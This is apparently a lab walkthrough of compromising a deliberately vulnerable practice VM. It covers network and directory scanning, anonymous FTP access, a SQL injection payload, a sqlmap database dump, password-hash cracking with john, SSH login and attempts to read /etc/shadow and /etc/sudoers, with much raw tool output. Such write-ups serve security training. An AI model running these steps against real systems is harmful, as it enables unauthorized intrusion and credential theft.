


POT. OVA MACHINE AND MY KALI WORKING PERFECTLY



The first step is to search for an IP address, so I use **nmap -sP your 192.168.018/24**.




I found the POT IP 192.168.0.38 and ping the system, to check the connection working properly.




Also, opening firefox and hitting IP 192.168.0.38 showed the system works perfectly, and a bridge connection was established.

The first thing I do to run nmap Network Discovery default scripts -sC and Version -sV, The version scan enumerates the version. The script deals with authentication credentials (or bypassing them) on the target system. Examples include x11-access, FTP-anonymous, and oracle-enum-users, also It scans the 1000 ports and as result, we know how many open and closed ports. E.g. FTP, TCP, SSH moreover http-robots.txt: 1 disallowed entry/production also a part of nmap scanning.

nmap -sC -sV 192.168.0.38



I always check the robots.txt file, the only folder where I saw their production, but nothing was found.



The next command is dirb command if any directory, or folders, we found in the given URL, we have 2 main lists the first one is big.txt and the second one is common.txt, In these list drib command search all the matches and show us the result which hidden directory or any folder with concerned IP.

dirb http://192.168.0.38/ /usr/share/wordlists/dirb/big.txt
dirb http://192.168.0.38/ /usr/share/wordlists/dirb/common.txt

```
┌──(alpha㉿alpha)-[~]
└─$ dirb http://192.168.0.38/ /usr/share/wordlists/dirb/big.txt

DIRB v2.22
By The Dark Raver
─────────────────

START_TIME: Wed Dec 21 11:56:27 2022
URL_BASE: http://192.168.0.38/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

─────────────────

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.0.38/ ----
==> DIRECTORY: http://192.168.0.38/production/
+ http://192.168.0.38/robots.txt (CODE:200|SIZE:36)
+ http://192.168.0.38/server-status (CODE:403|SIZE:277)

---- Entering directory: http://192.168.0.38/production/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

─────────────────

END_TIME: Wed Dec 21 11:57:43 2022
DOWNLOADED: 20458 - FOUND: 2
```


Nothing Found


```
┌──(alpha㉿alpha)-[~]
└─$ dirb http://192.168.0.38/ /usr/share/wordlists/dirb/common.txt

─────────────────
DIRB v2.22
By The Dark Raver
─────────────────

START_TIME: Wed Dec 21 11:55:09 2022
URL_BASE: http://192.168.0.38/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

─────────────────

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.38/ ----
+ http://192.168.0.38/index.html (CODE:200|SIZE:10671)
==> DIRECTORY: http://192.168.0.38/production/
+ http://192.168.0.38/robots.txt (CODE:200|SIZE:36)
+ http://192.168.0.38/server-status (CODE:403|SIZE:277)

---- Entering directory: http://192.168.0.38/production/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

─────────────────
END_TIME: Wed Dec 21 11:55:20 2022
DOWNLOADED: 4612 - FOUND: 3
```

Nothing Found

While running a nmap I saw there is anonymous ftp login, anonymous ftp login doesn't require a password so easy log in with it, In ftp login I found .struct.xml file, with permission to read, so I download this file with the get command and open it with a cat. A file clearly mentioned that the production folder is empty, and the robots.txt file description, the most important **secret_development_folder_123456**

get .struct.xml
cat .struct.xml






Now, I run again dirb command to see what is inside this secret directory.

dirb http://192.168.0.38/secret_development_folder_123456 /usr/share/wordlists/dirb/big.txt


Two folders were found one is sports-betting and pics

```
┌──(alpha㉿alpha)-[~]
└─$ dirb http://192.168.0.38/secret_development_folder_123456 /usr/share/wordlists/dirb/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Dec 21 12:01:02 2022
URL_BASE: http://192.168.0.38/secret_development_folder_123456/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.0.38/secret_development_folder_123456/ ----
==> DIRECTORY: http://192.168.0.38/secret_development_folder_123456/pics/
==> DIRECTORY: http://192.168.0.38/secret_development_folder_123456/sports-betting/

---- Entering directory: http://192.168.0.38/secret_development_folder_123456/pics/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.0.38/secret_development_folder_123456/sports-betting/ ----
==> DIRECTORY: http://192.168.0.38/secret_development_folder_123456/sports-betting/pics/

---- Entering directory: http://192.168.0.38/secret_development_folder_123456/sports-betting/pics/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Wed Dec 21 12:02:51 2022
DOWNLOADED: 40916 - FOUND: 0
```


Now I move to url side, to see what inside in these folders, In pics folder as usual pics were there, but sports betting, I found a voting site.



Now, it's time for some SQL injection, techniques to find any database(), wp-admin(), and users() **anythinghere' OR 1=1 union select null, database(), null**. But when the vote nothing changed no id parameter showed etc., So I change the Mozilla proxy setting go to burp proxy interruption, and hit vote to see any leaked information I found, see the below image for the result name messi the parameter.




Send this to the repeater and change the name 1=1, and HTTP/1.1 302 this is the **payload** I found which means, just copy the to kali, and run sqlmap to find any RDBMS database or any useful information.




Sqlmap -r bat1.req --dump


I found the database fifa, and login_backup, which showed the hashes, and username.



playerID	pic	name	count	country
hakimi	hakimi.jpg	Ac	54	Morocco
kopl	koplarovics.jpg	Bela Koplarovics	10000	Hungary
mbappe	mbappe.jpg	Kylian Mbappe	103	France
messi	messi.jpg	Lionel Messi	6786	Argentina
modric	modr	Luka Modric	90	Croatia



Copy these hashes to a new file named nano pws1.hash and save for further decryption.



I have to remove the pot file, otherwise, It doesn't take the new hash functions, the first is 6 for SHA512 sepp, is only decrypts with rockyou.txt while comparing the hashes, So the only hash password retrieved is username sepp and password dollar.

nano pws1.hash
rm john.pot
john --wordlist=/usr/share/wordlists/rockyou.txt pws1.hash

```
┌──(alpha㉿alpha)-[~]
└─$ nano pws1.hash
┌──(alpha㉿alpha)-[~]
└─$ cd .john

┌──(alpha㉿alpha)-[~/.john]
└─$ rm john.pot

┌──(alpha㉿alpha)-[~/.john]
└─$ cd ..

┌──(alpha㉿alpha)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt pws1.hash
Warning: only loading hashes of type "sha512crypt", but also saw type "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dollar           (sepp)
1g 0:00:00:07 DONE (2022-12-21 12:17) 0.1385g/s 443.2p/s 443.2c/s 443.2C/s adriano..imissu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now, time to go inside the system, with a command of ssh port, using the above-given password.

ssh sepp@192.168.0.38

```
┌──(alpha㉿alpha)-[~]
└─$ ssh sepp@192.168.0.38
sepp@192.168.0.38's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-56-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Last login: Wed Dec 21 09:43:13 2022 from 192.168.0.18
sepp@POTT:~$
```

After, getting into the first step to check, the following files.

cat /etc/crontab
cat /etc/shadow
cat /etc/sudoers

In crontab, are not writeable by the user I can't execute them as root, shadow file is a root file root password hash over there, permission denied, also etc /sudoers permission denied, as a result, I searched all the directories, Documents, Downloads, Desktop, sepp all folders, then try to run a command for secret find all files suid or su commands. I checked passwd for bash users.

cat /etc/passwd|grep bash


```
sepp@POTT:/$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
sepp@POTT:/$ cat /etc/shadow
cat: /etc/shadow: Permission denied
sepp@POTT:/$ cat /etc/passwd|grep bash
root:x:0:0:root:/root:/bin/bash
sepp:x:1001:1001::/home/sepp:/bin/bash
gianni:x:1002:1002::/home/gianni:/bin/bash
joao:x:1003:1003::/home/joao:/bin/bash
sepp@POTT:/$
```

find / -type f -a \(-perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/

```
sepp@POTT:/$  find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
-rwxr-sr-x 1 root shadow 84512 Mar 14  2022 /snap/core20/1738/usr/bin/chage
-rwsr-xr-x 1 root root 85064 Mar 14  2022 /snap/core20/1738/usr/bin/chfn
-rwsr-xr-x 1 root root 53040 Mar 14  2022 /snap/core20/1738/usr/bin/chsh
-rwxr-sr-x 1 root shadow 31312 Mar 14  2022 /snap/core20/1738/usr/bin/expiry
-rwsr-xr-x 1 root root 88464 Mar 14  2022 /snap/core20/1738/usr/bin/gpasswd
-rwsr-xr-x 1 root root 55528 Feb  7  2022 /snap/core20/1738/usr/bin/mount
-rwsr-xr-x 1 root root 44784 Mar 14  2022 /snap/core20/1738/usr/bin/newgrp
-rwsr-xr-x 1 root root 68208 Mar 14  2022 /snap/core20/1738/usr/bin/passwd
-rwxr-sr-x 1 root messagebus 350504 Mar 30  2022 /snap/core20/1738/usr/bin/ssh-agent
-rwsr-xr-x 1 root root 67816 Feb  7  2022 /snap/core20/1738/usr/bin/su
-rwsr-xr-x 1 root root 166056 Jan 19  2021 /snap/core20/1738/usr/bin/sudo
-rwsr-xr-x 1 root root 39144 Feb  7  2022 /snap/core20/1738/usr/bin/umount
-rwxr-sr-x 1 root tty 35048 Feb  7  2022 /snap/core20/1738/usr/bin/wall
-rwsr-xr-- 1 root systemd-resolve 51344 Oct 25 09:09 /snap/core20/1738/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 473576 Mar 30  2022 /snap/core20/1738/usr/lib/openssh/ssh-keysign
-rwxr-sr-x 1 root shadow 43168 Sep 17  2021 /snap/core20/1738/usr/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 43160 Sep 17  2021 /snap/core20/1738/usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 84512 Jul 14  2021 /snap/core20/1405/usr/bin/chage
-rwsr-xr-x 1 root root 85064 Jul 14  2021 /snap/core20/1405/usr/bin/chfn
-rwsr-xr-x 1 root root 53040 Jul 14  2021 /snap/core20/1405/usr/bin/chsh
-rwxr-sr-x 1 root shadow 31312 Jul 14  2021 /snap/core20/1405/usr/bin/expiry
-rwsr-xr-x 1 root root 88464 Jul 14  2021 /snap/core20/1405/usr/bin/gpasswd
-rwsr-xr-x 1 root root 55528 Feb  7  2022 /snap/core20/1405/usr/bin/mount
